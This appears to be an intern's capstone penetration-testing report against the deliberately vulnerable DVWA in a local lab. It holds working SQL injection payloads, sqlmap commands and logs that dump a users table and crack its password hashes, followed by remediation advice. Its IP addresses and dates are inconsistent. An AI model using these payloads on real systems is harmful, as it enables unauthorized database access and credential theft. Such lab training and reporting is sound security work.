Capstone Project Report: Full VAPT Cycle

Intern: Radha Singh
Assessment date: 13/2/2026
Environment: Kali VM (192.168.75.128) attacking Metasploitable2 VM (192.168.75.129)

---

1. Introduction & Scope

This capstone project demonstrates a complete **Vulnerability Assessment and Penetration Testing (VAPT)** cycle performed on **Damn Vulnerable Web Application (DVWA)** hosted on a local lab environment. The objective was to identify, exploit, validate, and report web application vulnerabilities by following the **Penetration Testing Execution Standard (PTES)**. The assessment was conducted in an authorized lab using Kali Linux as the attacker system and DVWA as the target application.

---

2. Tools & Environment

- **Attacker OS:** Kali Linux
- **Target Application:** DVWA (Security Level: Low)
- **Target IP:** Metasploitable2 - 192.168.75.129
- **Backend DBMS:** MySQL 4.1
- **Tools Used:** sqlmap, OpenVAS, Web Browser

---

3. Vulnerability Identification

An automated vulnerability scan was conducted using **OpenVAS** against the target IP. The scan identified multiple web vulnerabilities, including **Cross-Site Scripting (XSS)** and weak input validation issues. These findings indicated that the application did not properly sanitize user-supplied input, making it a suitable candidate for exploitation.

Logged Finding:

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-18 12:00:00	192.168.75.129	XSS	Exploitation

---

4. Exploitation Phase


The **SQL Injection (Blind)** module of DVWA was targeted. Manual testing confirmed SQL injection using payloads such as:
1' OR '1'='1' --
This resulted in unauthorized disclosure of multiple user records.
To automate and validate exploitation, **sqlmap** was executed against the vulnerable parameter (id).
sqlmap successfully identified the injection type as:

- Boolean-based blind SQL injection
- Error-based SQL injection
- Time-based blind SQL injection

- UNION-based SQL injection

sqlmap enumerated the **dvwa** database and extracted the users table. Usernames and password hashes were dumped, and dictionary-based cracking was performed using the default wordlist. Several passwords such as *admin*, *password*, *abc123*, and *letmein* were successfully cracked, confirming severe impact.

Results:



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.150.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --batch --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:17:23 /2025-12-25/

[14:17:23] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.150.130/dvwa/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3eaf474adcd...638cb67e9c;security=high;security=high'). Do you want to use those [Y/n] Y
[14:17:24] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:17:24] [INFO] testing if the target URL content is stable
[14:17:24] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:17:24] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[14:17:24] [INFO] testing for SQL injection on GET parameter 'id'
[14:17:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:17:25] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:17:25] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:17:25] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:17:26] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:17:26] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:17:26] [INFO] testing 'Generic inline queries'
[14:17:26] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:17:26] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[14:17:27] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:17:27] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:17:27] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:17:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:17:28] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
```

```
[14:17:27] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:17:27] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:17:27] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:17:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:17:28] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:17:28] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
Y
[14:17:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:17:30] [WARNING] GET parameter 'id' does not seem to be injectable
[14:17:30] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[14:17:30] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[14:17:30] [INFO] testing for SQL injection on GET parameter 'Submit'
[14:17:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:17:30] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:17:30] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:17:31] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:17:31] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:17:31] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:17:32] [INFO] testing 'Generic inline queries'
[14:17:32] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:17:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:17:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:17:33] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:17:33] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:17:33] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:17:33] [INFO] testing 'Oracle AND time-based blind'
[14:17:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:17:34] [WARNING] GET parameter 'Submit' does not seem to be injectable
[14:17:34] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If
you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or swit
ch '--random-agent'

[*] ending @ 14:17:34 /2025-12-25/
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.150.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=a8d27e15d56bfec2c4e4465f0e2afd42; security=low" \
-D dvwa --tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:24:08 /2025-12-27/

[07:24:08] [INFO] testing connection to the target URL
[07:24:08] [INFO] testing if the target URL content is stable
[07:24:09] [INFO] target URL content is stable
[07:24:09] [INFO] testing if GET parameter 'id' is dynamic
[07:24:09] [WARNING] GET parameter 'id' does not appear to be dynamic
[07:24:09] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[07:24:09] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[07:24:09] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[07:26:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:26:41] [WARNING] reflective value(s) found and filtering out
[07:26:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:26:42] [INFO] testing 'Generic inline queries'
[07:26:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[07:26:44] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[07:26:45] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[07:26:46] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[07:26:46] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[07:26:46] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7890=7890#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(3723,8001)>(SELECT COUNT(*),CONCAT(0×717a6b7671,(SELECT (ELT(3723=3723,1))),0×71766b6a71,FLOOR(RAND(0)*2))x FROM (SELECT 9244 UNION SELECT 60
61 UNION SELECT 5985 UNION SELECT 6156)a GROUP BY x)-- QTzJ&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5083 FROM (SELECT(SLEEP(5)))ideh)-- VZPR&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×717a6b7671,0×7a434942435a465665586b4273624f747650636c636c4954436b715354796e57544d4d5561716b52,0×71766b6a71),NULL#&Submit=Su
bmit
---
[07:28:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[07:28:04] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[07:28:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.150.130'

[*] ending @ 07:28:04 /2025-12-27/
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.150.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=a8d27e15d56bfec2c4e4465f0e2afd42; security=low" \
-D dvwa -T users --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:35:59 /2025-12-27/

[07:35:59] [INFO] resuming back-end DBMS 'mysql'
[07:35:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7890=7890#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(3723,8001)>(SELECT COUNT(*),CONCAT(0×717a6b7671,(SELECT (ELT(3723=3723,1))),0×71766b6a71,FLOOR(RAND(0)*2))x FROM (SELECT 9244 UNION SELECT 60
61 UNION SELECT 5985 UNION SELECT 6156)a GROUP BY x)-- QTzJ&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5083 FROM (SELECT(SLEEP(5)))ideh)-- VZPR&Submit=Submit

    Type: UNION query
```

```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×717a6b7671,0×7a434942435a465665586b4273624f747650636c636c4954436b715354796e57544d4d5561716b52,0×71766b6a71),NULL#&Submit=Su
bmit
---
[07:35:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[07:35:59] [INFO] fetching columns for table 'users' in database 'dvwa'
[07:36:00] [WARNING] reflective value(s) found and filtering out
[07:36:00] [INFO] fetching entries for table 'users' in database 'dvwa'
[07:36:00] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:37:28] [INFO] writing hashes to a temporary file '/tmp/sqlmapd_n8_8dw33933/sqlmaphashes-iuvd6s1a.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[07:38:28] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[07:40:20] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[07:40:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[07:40:53] [INFO] starting 4 processes
[07:41:00] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[07:41:05] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[07:41:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[07:41:16] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
```

```
+---------+---------+-----------------------------------------------+----------------------------------------+-----------+-----------+
| user_id | user    | avatar                                        | password                               | last_name | first_name |
+---------+---------+-----------------------------------------------+----------------------------------------+-----------+-----------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon    |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack      |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo     |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob       |
+---------+---------+-----------------------------------------------+----------------------------------------+-----------+-----------+

[07:41:32] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.150.130/dump/dvwa/users.csv'
[07:41:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.150.130'

[*] ending @ 07:41:32 /2025-12-27/
```

5. Impact Assessment

- Unauthorized database access
- Disclosure of sensitive user credentials
- Complete compromise of authentication mechanism
- High risk of account takeover and privilege abuse

This vulnerability is classified as **High Severity** due to direct access to sensitive data without authentication.

6. Remediation & Validation

Recommended Fixes

- Implement **prepared statements (parameterized queries)**
- Apply **strict server-side input validation**
- Use **output encoding** to prevent XSS
- Enforce strong password hashing (bcrypt/argon2)
- Disable verbose database errors in production

7. Conclusion

The VAPT exercise successfully demonstrated how insecure input handling can lead to full database compromise. Proper secure coding practices and regular security testing are critical to protecting web applications from real-world attacks.

Non-Technical Executive Summary

A security assessment was performed on a test web application to evaluate its resistance against common cyberattacks. The testing revealed serious weaknesses that allowed attackers to access sensitive user information without authorization. Using automated tools, it was possible to extract usernames and passwords from the application's database. Such vulnerabilities could lead to data breaches, account compromise, and loss of user trust if present in a real-world system. To reduce risk, the application should implement stronger input validation, secure database queries, and regular security testing. Addressing these issues will significantly improve the overall security posture.